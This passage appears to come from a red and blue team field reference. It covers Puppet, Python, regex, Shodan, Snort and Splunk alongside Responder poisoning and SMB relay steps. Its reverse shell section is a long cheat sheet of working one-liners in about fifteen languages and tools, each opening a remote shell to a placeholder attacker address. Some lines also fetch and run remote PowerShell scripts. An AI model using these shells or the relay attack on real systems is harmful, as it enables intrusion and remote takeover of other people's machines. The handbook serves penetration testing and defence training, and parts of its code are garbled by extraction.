puppet agent -t --noop	see what puppet is going to change without making the changes
puppet agent -t --noop /path/to/puppetcode.pp	see what puppet is going to change for a particular module
puppet agent --configprint runinterval	check runtime interval
Configuring Puppet	
Setup Auto Cert Sign on Puppet Master (Master):	
vi /etc/puppetlabs/puppet/autosign.conf	
*.<DOMAIN>	your domain name "example.com"
Changing Puppet Agent Run Interval (Master/Node):	
vi /etc/puppetlabs/puppet/puppet.conf [agent]	
runinterval = 1800	default is every 30minutes (1800 seconds)
Changing Puppet Agent Environment(Master/Node):	
vi /etc/puppetlabs/puppet/puppet.conf [main]	
environment = <ENVIRONMENT>	default is "production"
Changing Puppet Agent Default Puppet Master Server(Master/Node):	
vi /etc/puppetlabs/puppet/puppet.conf [main]	
server = <PUPPET_SERVER>	default is "puppet"
Troubleshooting	
Connection To The Puppet Master:	
ping <IP>	make sure puppet master is reachable via IP first

ping puppet	make sure short domain name can reach the puppet master
ping puppet.example.com	makesure FQDN can reach the puppet master
vi /etc/hosts	check that both FQDN / Short Domain name are entered on client side DNS
nslookup puppet.example.com	if using DNS Server Side then check if you can reach the nameservers + name
vi /etc/resolv.conf	if using DNS Server Side check dns configuration is correct
service network restart	restart connection check if any errors
vi /etc/puppetlabs/puppet/puppet.conf	if using a custom puppet server check config to see if configured correctly to non default server
telnet puppet.example.com 8140	test connection to puppet server for port 8140
date -R	if time is out of sync get it in sync with the puppet master
SSL Regeneration:	
puppet cert clean node.example.com	clean node (Master)
rm -rf \$(puppet agent --configprint ssldir)	remove SSL certificate (Node)
puppet agent --test	run puppet agent (Node)

REFERENCE:

<https://github.com/dsavell/puppet-cheat-sheet>

P

P

PYTHON

ALL

INFORMATONAL

N/A

#Basic Script Template

```
#!/usr/bin/env python3
#
# Usage: .py
#
from collections import namedtuple
from dataclasses import make_dataclass
```

```
from enum import Enum
from sys import argv
import re

def main():
    pass

###  
## UTIL  
#  
  
def read_file(filename):
    with open(filename, encoding='utf-8') as file:
        return file.readlines()  
  
if __name__ == '__main__':
    main()
```

File Operations

```
#Read a file line by line into a list. If you want the \n included:
```

```
with open(fname) as f:
    content = f.readlines()
```

```
#If you do not want 'new lines' included:
```

```
with open(fname) as f:
    content = f.read().splitlines()
```

Move file to the dist_dir folder

```
os.rename(<filename>, dist_dir + os.path.sep + <filename>)
```

Get working directory

```
PWD = os.getcwd()
```

Write file

```
RESOURCE = "filename.txt"
fd = open(RESOURCE, 'w')
fd.write("first line\n")
fd.close()
```

Parsing Arguments

```
parser = argparse.ArgumentParser()

parser.add_argument("-p", dest="payload", help=payloads,
required=True)
parser.add_argument("-i", dest="interface", help="use interface - default: eth0", default="eth0")
```


```

args = parser.parse_args()
payload_type = args.payload

```

REFERENCE:

<https://github.com/siyuanzhao/python3-in-one-pic>
<https://github.com/coodict/python3-in-one-pic>
<https://github.com/corebit/awesome-pentest-cheat-sheets/blob/master/docs/python-snippets.md>
<https://github.com/gto76/python-cheatsheet>
<https://gto76.github.io/python-cheatsheet/>



R

R

REGEX

ALL	INFORMATIONAL	N/A		
ANCHOR	DESCRIP	EXAMPLE	VALID	INVALID
^	start of string or line	^foam	foam	bath foam
\A	start of string in any match mode	\Afoam	foam	bath foam
\$	end of string or line	finish\$	finish	finnish

\z	end of string, or char before last new line in any match mode	finish\Z	finish	finnish
\z	end of string, in any match mode.			
\G	end of the previous match or the start of the string for the first match	$^{(get set)} \backslash G\w+\$$	setValue	seValue
\b	word boundary ; position between a word character (\w), and a nonword character (\W)	\bis\b	This island is beautiful	This island isn't beautiful
\B	not-word-boundary .	\Bland	island	peninsula
ASSERTION	DESCRIP	EXAMPLE	VALID	INVALID
(?=...)	positive lookahead	question(?=s)	questions	question
(?!...)	negative lookahead	answer(?!=s)	answer	answers
(?<=...)	positive look-behind	(?<=appl)e	apple	application

(?<!...)	negative look-behind	(?<!goo)d	mood	good
CHAR CLASS	DESCRIP	EXAMPLE	VALID	INVALID
[]	class definition	[axf]	a, x, f	b
[-]	class definition range	[a-c]	a, b, c	d
[\]	escape inside class	[a-f.]	a, b, .	g
[^]	Not in class	[^abc]	d, e	a
[:class:]	POSIX class	[:alpha:]	string	0101
.	match any chars except new line	b.ttle	battle, bottle	bttle
\s	white space, [\n\r\f\t]	good\smorning	good morning	good.morning
\S	no-white space, [^ \n\r\f\t]	good\Smorning	goodmorn ing	good morning
\d	digit	\d{2}	23	1a
\D	non-digit	\D{3}	foo, bar	fo1
\w	word, [a-z-A-Z0-9_]	\w{4}	v411	v4.1
\W	non word, [^a-z-A-Z0-9_]	.\$.%?	.\$.%?	.ab?
SEQUENCE	DESCRIP	EXAMPLE	VALID	INVALID
	alternation	apple orange	apple, orange	melon
()	subpattern	foot(er ball)	footer or footbal	footpath
(?P<name>...)	subpattern, and capture submatch	(?P<greeting>hello)	hello	hallo

	into name			
(?:...)	subpatte rn, but does not capture submatch	(?:hello)	hello	hallo
+	one or more quantifi er	ye+ah	yeah, yeeeah	yah
*	zero or more quantifi er	ye*ah	yeeah, yeeeah, yah	yeh
?	zero or one quantifi er	yes?	yes, ye	yess
??	zero or one, as few times as possible (lazy)	yea??h	yeah	yeaah
+?	one or more lazy	/<.+?>/g	<P>foo</ P> matches only <P> and </P>	
?	zero or more, lazy	/<.?>/g	<html>	
{n}	n times exactly	fo{2}	foo	foo
{n,m}	from n to m times	go{2,3}d	good,goo od	gooood
{n,}	at least n times	go{2,}	goo, gooo	go
(?(condition).. .)	if-then pattern	(<)?[p](?(1)>)	<p>, p	<p
(?(condition)..)	if-then- else pattern	`^(?:(?=q)que	ans)`	question, answer

SPECIAL CHAR	DESCRIPTION
\general escape	
\n	new line
\r	carriage return

	DESCRIPTION
g	global match
i	case-insensitiv, match both uppercase and lowercase
m	multiple lines
s	single line (by default)
x	ingore whitespace allows comments
A	anchored, the pattern is forced to ^
D	dollar end only, a dollar metacharacter matches only at the end
S	extra analysis performed, useful for non-anchored patterns
U	ungreedy, greedy patterns becomes lazy by default
X	additional functionality of PCRE (PCRE extra)
J	allow duplicate names for subpatterns
u	unicode, pattern and subject strings are treated as UTF-8

REFERENCE:

<https://github.com/niklongstone/regular-expression-cheat-sheet>
<https://ihateregex.io/>

R

R

RESPONDER

RED TEAM	ESCALATE PRIV	ALL
----------	---------------	-----

Responder is an LLMNR, NBT-NS and MDNS poisoner and will answer to specific NBT-NS queries on the network based on their name suffix.

Responder listens on ports: UDP 53,137,138,389,1434 TCP 21,25,80,110,139,389,445,587,1433,3128,3141 and Multicast UDP 5553.

```
python Responder.py -I <interface>
```

EXAMPLE HASHES

(NTLMv1 SSP Enabled Hash Example)

hashcat::admin-

5AA37877:85D5BC2CE95161CD00000000000000000000000000000000:892F905
962F76D323837F613F88DE27C2BBD6C9ABCD021D0:1122334455667788

(NTLMv1 No-SSP Hash Example)

hashcat::admin-

5AA37877:76365E2D142B5612980C67D057EB9EFEEE5EF6EB6FF6E04D:727B4E
35F947129EA52B9CDEDAE86934BB23EF89F50FC595:1122334455667788

(NTLMv2 Hash Example)

admin::N46iSNekpT:08ca45b7d7ea58ee:88dcbe4446168966a153a0064958dac6
:5c7830315c78303100000000000000b45c67103d07d7b95acd12ffa11230e000000
0052920b85f78d013c31cdb3b92f5d765c783030

Responder.conf – location for modifying various Responder configuration settings

Target a specific IP address on the network and limit possible network disruptions edit:

Responder.conf file value “RespondTo”

Add the range 10.X.X.1-10 or host 10.X.X.2 you.

Target a particular NBTS-NS/LLMNR name edit:

Responder.conf file value “RespondToName” to a targeted spoof hostname e.g., SQLSERVER-01, FILESHARE02,...

Use analyze mode ‘-A’ when trying to gauge how noisy the target IP space may be in order to watch requests:

```
python Responder.py -I <interface> -A
```

MULTI-RELAY w/ RESPONDER

STEP 1: Disable HTTP & SMB servers by editing the Responder.conf file.

STEP 2: RunFinger.py to check if host has SMB Signing: False

RunFinger.py is located in the tools directory. this script allows you to verify if SMB Signing: False. SMB Signing being disabled is crucial for this relay attack, otherwise the target for relaying isn't vulnerable to this attack.

```
python RunFinger.py -i 10.X.X.0/24
```

STEP 3: Start Responder.py

```
python Responder.py -I <interface>
```

STEP 4: Start Multi-Relay tool to route captured hashes to our Target IP. Caveat is that the user “-u” target must be a local administrator on the host.

```
python MultiRelay.py -t <Target IP> -u ALL
```

**MacOS/ OSX Responder must be started with an IP address for the -i flag (e.g. -i YOUR_IP_ADDR). There is no native support in OSX for custom interface binding. Using -i en1 will not work. Be sure to run the following commands as root to unload these possible running services and limit conflicts:

```
launchctl unload /System/Library/LaunchDaemons/com.apple.Kerberos.kdc.plist  
launchctl unload /System/Library/LaunchDaemons/com.apple.mDNSResponder.plist  
launchctl unload /System/Library/LaunchDaemons/com.apple.smbd.plist  
launchctl unload /System/Library/LaunchDaemons/com.apple.netbiosd.plist
```

REFERENCE:

<https://github.com/lgandx/Responder>

R

R

REVERSE SHELLS

RED TEAM

C2

WINDOWS/LINUX/MacOS

Various methods to establish a reverse shell on target host.

AWK

```
awk 'BEGIN {s = "/inet/tcp/0/10.0.0.1/4242"; while(42) { do{ printf "shell>" |& s; s |& getline c; if(c){ while ((c |& getline) > 0) print $0 |& s; close(c); } } while(c != "exit") close(s); }}' /dev/null
```

BASH TCP

```
bash -i >& /dev/tcp/10.0.0.1/4242 0>&1
```

```
0<&196;exec 196<>/dev/tcp/10.0.0.1/4242; sh <&196 >&196 2>&196
```

BASH UDP

Victim:

```
sh -i >& /dev/udp/10.0.0.1/4242 0>&1
```

Listener:

```
nc -u -lvp 4242
```

SOCAT

```
user@attack$ socat file:`tty`,raw,echo=0 TCP-L:4242
user@victim$ /tmp/socat exec:'bash -
li',pty,stderr,setsid,sigint,sane tcp:10.0.0.1:4242
```

```
user@victim$ wget -q https://github.com/andrew-d/static-
binaries/raw/master/binaries/linux/x86_64/socat -O /tmp/socat;
chmod +x /tmp/socat; /tmp/socat exec:'bash -
li',pty,stderr,setsid,sigint,sane tcp:10.0.0.1:4242
```

PERL

```
perl -e 'use
Socket;$i="10.0.0.1";$p=4242;socket(S,PF_INET,SOCK_STREAM,getprotob
yname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STD
IN,>&S");open(STDOUT,>&S");open(STDERR,>&S");exec("/bin/sh -
i");};'
```

```
perl -MIO -e '$p=fork;exit,if($p);$c=new
IO::Socket::INET(PeerAddr,"10.0.0.1:4242");STDIN->fdopen($c,r);$~->fdopen($c,w);system$_ while<>;'
```

**Windows ONLY

```
perl -MIO -e '$c=new
IO::Socket::INET(PeerAddr,"10.0.0.1:4242");STDIN->fdopen($c,r);$~->fdopen($c,w);system$_ while<>;'
```

PYTHON

**Linux ONLY

IPv4

```
export RHOST="10.0.0.1";export RPRT=4242;python -c 'import
sys,socket,os,pty;s=socket.socket();s.connect((os.getenv("RHOST"),i
nt(os.getenv("RPRT"))));[os.dup2(s.fileno(),fd) for fd in
(0,1,2)];pty.spawn("/bin/sh")'
```

IPv4

```
python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STR
EAM);s.connect(("10.0.0.1",4242));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty;
pty.spawn("/bin/bash")'
```

IPv6

```
python -c 'import
socket,subprocess,os,pty;s=socket.socket(socket.AF_INET6,socket.SOC
```

```
K_STREAM);s.connect(("dead:beef:2::125c",4242,0,2));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=pty.spawn("/bin/sh");'
```

```
python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.1",4242));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

**Windows ONLY

```
C:\Python27\python.exe -c "(lambda __y, __g, __contextlib:
[[[[[[[s.connect(('10.0.0.1', 4242)), [[[s2p_thread.start(),
[[[p2s_thread.start(), (lambda __out: (lambda __ctx:
__ctx.__enter__(), __ctx.__exit__(None, None, None),
__out[0](lambda: None)][2])(__contextlib.nested(type('except', (), {
'__enter__': lambda self: None, '__exit__': lambda __self,
__exctype, __value, __traceback: __exctype is not None and
(issubclass(__exctype, KeyboardInterrupt) and [True for __out[0] in
[((s.close(), lambda after: after())[1]][0])]), type('try', (), {
'__enter__': lambda self: None, '__exit__': lambda __self,
__exctype, __value, __traceback: [False for __out[0] in
[((p.wait(), (lambda __after:
__after()))[1])][0]]))([None]))[1] for p2s_thread.daemon in
[(True)][0] for __g['p2s_thread'] in
[(threading.Thread(target=p2s, args=[s, p]))][0][1] for
s2p_thread.daemon in [(True)][0] for __g['s2p_thread'] in
[(threading.Thread(target=s2p, args=[s, p]))][0] for __g['p'] in
[(subprocess.Popen(['\\windows\\system32\\cmd.exe'],
stdout=subprocess.PIPE, stderr=subprocess.STDOUT,
stdin=subprocess.PIPE))][0][1] for __g['s'] in
[(socket.socket(socket.AF_INET, socket.SOCK_STREAM))][0] for
__g['p2s'], p2s.__name__ in [(lambda s, p: (lambda __l: [(lambda
__after: __y(lambda __this: lambda:
(__l['s']).send(__l['p'].stdout.read(1)), __this())[1] if True else
__after())())(lambda: None) for __l['s'], __l['p'] in [(s,
p)][0])({}), 'p2s')][0] for __g['s2p'], s2p.__name__ in [(lambda
s, p: (lambda __l: [(lambda __after: __y(lambda __this: lambda:
(__l['p']).stdin.write(__l['data']), __after())[1]
if (len(__l['data']) > 0) else __after())(lambda: __this()) for
__l['data'] in [(__l['s'].recv(1024))][0] if True else
__after())())(lambda: None) for __l['s'], __l['p'] in [(s,
p)][0])({}), 's2p')][0] for __g['os'] in [(__import__('os', __g,
__g))][0] for __g['socket'] in [(__import__('socket', __g,
__g))][0] for __g['subprocess'] in [(__import__('subprocess', __g,
__g))][0] for __g['threading'] in [(__import__('threading', __g,
__g))][0])(lambda f: (lambda x: x(x))(lambda y: f(lambda:
y(y())))), globals(), __import__('contextlib'))"
```

PHP

```
php -r '$sock=fsockopen("10.0.0.1",4242);exec("/bin/sh -i <&3 >&3 2>&3");'
```

```
php -r '$sock=fsockopen("10.0.0.1",4242);$proc=proc_open("/bin/sh -i", array(0=>$sock, 1=>$sock, 2=>$sock),$pipes);'
```

RUBY

```
ruby -rsocket -e'f=TCPSocket.open("10.0.0.1",4242).to_i;exec sprintf("/bin/sh -i <&%d >&%d 2>&%d",f,f,f)'
```

```
ruby -rsocket -e 'exit if fork;c=TCPSocket.new("10.0.0.1","4242");while(cmd=c.gets);IO.popen(cmd,"r"){|io|c.print io.read}end'
```

**Windows ONLY

```
ruby -rsocket -e 'c=TCPSocket.new("10.0.0.1","4242");while(cmd=c.gets);IO.popen(cmd, "r"){|io|c.print io.read}end'
```

GOLANG

```
echo 'package main;import"os/exec";import"net";func main(){c,_:=net.Dial("tcp","10.0.0.1:4242");cmd:=exec.Command("/bin /sh");cmd.Stdin=c;cmd.Stdout=c;cmd.Stderr=c;cmd.Run()} > /tmp/t.go && go run /tmp/t.go && rm /tmp/t.go'
```

NETCAT Traditional

```
nc -e /bin/sh 10.0.0.1 4242  
nc -e /bin/bash 10.0.0.1 4242  
nc -c bash 10.0.0.1 4242
```

NETCAT OpenBsd

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 4242 >/tmp/f
```

NCAT

```
ncat 10.0.0.1 4242 -e /bin/bash  
ncat --udp 10.0.0.1 4242 -e /bin/bash
```

OPENSSL

ATTACKER:

```
user@attack$ openssl req -x509 -newkey rsa:4096 -keyout key.pem - out cert.pem -days 365 -nodes  
user@attack$ openssl s_server -quiet -key key.pem -cert cert.pem - port 4242
```

or

```
user@attack$ ncat --ssl -vv -l -p 4242
```

VICTIM:

```
user@victim$ mkfifo /tmp/s; /bin/sh -i < /tmp/s 2>&1 | openssl s_client -quiet -connect 10.0.0.1:4242 > /tmp/s; rm /tmp/s
```

POWERSHELL

```
powershell -NoP -NonI -W Hidden -Exec Bypass -Command New-Object System.Net.Sockets.TCPCClient("10.0.0.1",4242);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + "PS " + (pwd).Path + "> ";$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()
```

```
powershell -nop -c "$client = New-Object System.Net.Sockets.TCPClient('10.0.0.1',4242);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()"
```

```
powershell IEX (New-Object Net.WebClient).DownloadString('https://gist.githubusercontent.com/staaldraad/204928a6004e89553a8d3db0ce527fd5/raw/fe5f74ecfae7ec0f2d50895ecf9ab9dafc253ad4/mini-reverse.ps1')
```

JAVA

```
r = Runtime.getRuntime()
p = r.exec(["/bin/bash","-c","exec 5</dev/tcp/10.0.0.1/4242;cat <&5 | while read line; do \$line 2>&5 >&5; done"] as String[])
p.waitFor()
```

Java Alt1

```
String host="127.0.0.1";
int port=4444;
String cmd="cmd.exe";
Process p=new
ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new
Socket(host,port);InputStream
pi=p.getInputStream(),pe=p.getErrorStream(),
si=s.getInputStream();OutputStream
po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed()){
while(pi.available()>0)so.write(pi.read());while(pe.available()>0)s
```

```
o.write(pe.read());while(si.available()>0)po.write(si.read());so.flush();po.flush();Thread.sleep(50);try {p.exitValue();break;}catch (Exception e){}};p.destroy();s.close();
```

Java Alternative 2

```
Thread thread = new Thread(){  
    public void run(){  
        // Reverse shell here  
    }  
}  
thread.start();
```

WAR

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.0.0.1 LPORT=4242 -f war > reverse.war  
strings reverse.war | grep jsp # in order to get the name of the file
```

LUA

**Linux ONLY

```
lua -e  
"require('socket');require('os');t=socket.tcp();t:connect('10.0.0.1'  
' ,4242');os.execute('/bin/sh -i <&3 >&3 2>&3');"
```

Windows & Linux

```
lua5.1 -e 'local host, port = "10.0.0.1", 4242 local socket =  
require("socket") local tcp = socket.tcp() local io = require("io")  
tcp:connect(host, port); while true do local cmd, status, partial =  
tcp:receive() local f = io.popen(cmd, "r") local s = f:read("*a")  
f:close() tcp:send(s) if status == "closed" then break end end  
tcp:close()'
```

NodeJS

```
(function(){  
    var net = require("net"),  
        cp = require("child_process"),  
        sh = cp.spawn("/bin/sh", []);  
    var client = new net.Socket();  
    client.connect(4242, "10.0.0.1", function(){  
        client.pipe(sh.stdin);  
        sh.stdout.pipe(client);  
        sh.stderr.pipe(client);  
    });  
    return /a/; // Prevents the Node.js application from crashing  
}());
```

or

```
require('child_process').exec('nc -e /bin/sh 10.0.0.1 4242')
```

or

```
-var x = global.process.mainModule.require  
-x('child_process').exec('nc 10.0.0.1 4242 -e /bin/bash')
```

or

```
https://gitlab.com/0x4ndr3/blog/blob/master/JSGen/JSGen.py
```

GROOVY

```
String host="10.0.0.1";  
int port=4242;  
String cmd="cmd.exe";  
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(),  
si=s.getInputStream();OutputStream po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed()){  
while(pi.available()>0)so.write(pi.read());while(pe.available()>0)s.  
o.write(pe.read());while(si.available()>0)po.write(si.read());so.flush();po.flush();Thread.sleep(50);try {p.exitValue();break;}catch  
(Exception e){}};p.destroy();s.close();
```

Groovy Alt1

```
Thread.start {  
    // Reverse shell here  
}
```

SPAWN INTERPRETER TTY SHELL

```
/bin/sh -i  
python3 -c 'import pty; pty.spawn("/bin/sh")'  
python3 -c "__import__('pty').spawn('/bin/bash')"  
python3 -c "__import__('subprocess').call(['/bin/bash'])"  
  
perl -e 'exec "/bin/sh";'  
perl: exec "/bin/sh";  
perl -e 'print `'/bin/bash`'  
ruby: exec "/bin/sh"  
lua: os.execute('/bin/sh')  
vi: !bash  
vi: :set shell=/bin/bash:shell  
nmap: !sh  
mysql: ! bash
```

INTERACTIVE REVERSE SHELL WINDOWS

**Pseudo Console (ConPty) in Windows ConPtyShell uses the function CreatePseudoConsole(). This function is available since Windows 10 / Windows Server 2019 version 1809 (build 10.0.17763).

Server Side:


```
stty raw -echo; (stty size; cat) | nc -lvpn 3001
```

Client Side:

```
IEX(IWR  
https://raw.githubusercontent.com/antonioCoco/ConPtyShell/master/Invoke-ConPtyShell.ps1 -UseBasicParsing); Invoke-ConPtyShell 10.0.0.2  
3001
```

REFERENCE:

<https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md>
<http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet/>
<https://highton.coffee/blog/reverse-shell-cheat-sheet/>



S

S

SHODAN

RED/BLUE TEAM

RECON/ASSET DISCOV

ALL

SHODAN CLI

To install Shodan CLI:

```
# easy_install shodan
```

Or upgrade existing Shodan Python library:

```
# easy_install -U shodan
```

Once installed initialize the environment with your API key using shodan init:

```
# shodan init YOUR_API_KEY
```

*Get your API key from your Shodan account page

Display Shodan query and scan credits available:

```
# shodan info
```

Show your external IP:

```
# shodan myip
```

Show information about an IP:

```
# shodan host <IPAddress>
```

Show the count of results for a search:

```
# shodan count <search string>
```

```
# shodan count WebBox
```

Show statistical information about a service:

```
# shodan stats --facets <facet> <string> country:<##>
```

```
# shodan stats --facets http.component apache country:CN
```

Search banner information for text string and display IP, port, organization, and hostnames:

```
# shodan search --fields ip_str,port,org,hostnames <string> | tee search_results.txt
```

Search a specific country banner information for text string and display IP, port, organization, and hostnames:

```
# shodan search --fields ip_str,port,org,hostnames <string> country:<##> | tee search_results.txt
```

Download lets you send JSON results into a file:

```
# shodan download <outfile> <search query>
```

```
# shodan download Microsoft-data Microsoft iis 6.0
```

Shodan network scanning request:

```
# shodan scan submit --filename scan_results.txt <IPAddress or CIDR>
```

Stream live Shodan scanning results:

```
# shodan stream --datadir /dir/path/results
```

```
# shodan stream --ports 80,443,3389
```

Real-Time network alert streaming/monitoring:

```
# shodan alert create "Scan results" <IP/CIDR>
```

Successful created network alert!

```
Alert ID: 6F2SCAZ6WV3CIAKE
# shodan stream --alert=<Alert ID> --datadir=scan-results/
```

Scan the entire internet *Enterprise License

```
# shodan scan internet <port> <protocol>
```

Query & display subdomains, records, IP, and ports

```
# shodan domain example.com -D
```

SHODAN WEB UI (shodan.io)

Shodan IP address search:

```
> 185.30.20.1
> 185.30.20.1/24
```

Shodan filter search results 'filter:value':

```
> city:"Istanbul" port:23,3389
```

****Filters:**

```
category = ics, malware, etc... ; category:ics
city = city name; city:beijing
country = country name; country:china
hostname = find matching device hostname; server:"gws"
hostname:"google"
net = show results only in cidr range; net:185.30.20.0/24
org = narrow based on organization; org:"AT&T"
port = service port; port=23,22,3389
product = service running; product=openssh
geo = geo coordinates; geo:"56.7492,118.2640"
os = operating system; os:"windows 10"
before/after = devices in time range; apache after:21/01/2019
before:14/02/2019
```

Find websites that are clones by searching in the “Raw Data View” in a result & searching for the “data.0.http.html_hash” value. Then search for that value:

```
> hash:-1604454775
```

Raw Data Facets: <https://beta.shodan.io/search/filters>

REFERENCE:

<https://cli.shodan.io/>

<https://beta.shodan.io/search/filters>

<https://github.com/jakejarvis/awesome-shodan-queries/blob/master/readme.md>

S

SNORT

S

BLUE TEAM

THREAT HUNT/DETECT

ALL

Snort is an open-source, free and lightweight network intrusion detection system.

BASIC SNORT RULE HEADER OUTLINE

[action][protocol][sourceIP][sourcePORT]->[destIP][destPORT]([Rule Options])

EXAMPLE SNORT RULE

```
RULE HEADER      alert tcp $EXTERNAL_NET $HTTP_PORTS - > $HOME_NET any
MESSAGE         msg: "BROWSER-IE Microsoft Internet Explorer CacheSize
exploit attempt";
FLOW            flow: to_client,established;
DETECTION       file_data;
                  content:"recordset"; offset:14; depth:9;
                  content:".CacheSize"; distance:0; within:100;
                  pcre:/CacheSize\*=\\s*/";
                  byte_test:10,>,0x3fffffff,0,relative,string;
METADATA        policy max-detect-ips drop, service http;
REFERENCES      reference:cve,2016-8077;
CLASSIFICATION classtype: attempted-user;
SIGNATUREId    sid:65535;rev:1;
```

REFERENCE:

<https://snort.org/documents>

https://snort-org-site.s3.amazonaws.com/production/document_files/files/000/000/116/original/Snort_rule_infographic.pdf

S

S

SPLUNK

BLUE TEAM	THREAT HUNT/DETECT	ALL
Splunk is a software platform to search, analyze and visualize the machine-generated data gathered from the websites, applications, sensors, devices etc. which make up IT infrastructure.		

ADD FIELDS	Extract data from events into fields so that you can analyze and run reports on it in a meaningful way.
* extract reload=true	Extract field/value pairs and reload field extraction settings from disk.
* extract pairdelim=" ;", kvdelim="=:", auto=f	Extract field/value pairs that are delimited by " ;", and values of fields that are delimited by "=:".
* multikv fields COMMAND filter splunkd	Extract the COMMAND field when it occurs in rows that contain "splunkd".

<code>* xmlkv</code>	Automatically extracts fields from XML-formatted data.
<code>* rex field=_raw "From: (?<from>.*) To: (?<to>.*)"</code>	Extract "from" and "to" fields using regular expressions. If a raw event contains "From: Susan To: Bob", then from=Susan and to=Bob.
<code>* strcat sourceIP "/" destIP comboIP</code>	Add the field: comboIP. Values of comboIP = "sourceIP + "/" + destIP".
<code>* eval velocity=distance/time</code>	Add the field: velocity. Values of velocity = distance field value / time field value (using an SQLite evaluation).
<code>404 host=webserver1 head 20 iplocation</code>	Add location information (based on IP address) to the first twenty events that contain "404" and are from webserver1.
CONVERT FIELDS	Change the names of fields, the units of values stored in fields, the types of data stored in fields, or the attributes of fields.
<code>* convert auto(*) none(foo)</code>	Convert every field value to a number value except for values in the field "foo" (use the {{none}} argument to specify fields to ignore).
<code>* convert memk(virt)</code>	Change all memory values in the virt field to Kilobytes.
<code>* convert dur2sec(delay)</code>	Change the sendmail syslog duration format (D+HH:MM:SS) to seconds. For example, if delay="00:10:15", the resulting value will be delay="615".
<code>* convert rmunit(duration)}</code>	Convert values of the duration field into number value by removing string values in the field value. For example, if duration="212 sec", the resulting value will be duration="212".

<code>* rename _ip as IPAddress</code>	Rename the _ip field as IPAddress.
<code>* replace *localhost with localhost in host</code>	Change any host value that ends with "localhost" to "localhost".
FILTER AND ORDER FIELDS	Filter and re-arrange how Splunk displays fields within search results.
<code>* fields host, ip</code>	Keep only the host and ip fields, and display them in the order: host, ip.
<code>* fields + host, ip</code>	Keep only the host and ip fields, and remove all internal fields (for example, _time, _raw, etc.) that may cause problems in Splunk Web.
<code>* fields - host, ip</code>	Remove the host and ip fields.
FILTER RESULTS	Filter search result sets by removing duplicate events, using regular expressions, or by searching within a result set.
<code>* search src="10.9.165.*" OR dst="10.9.165.8"</code>	Keep only search results that have matching src or dst values.
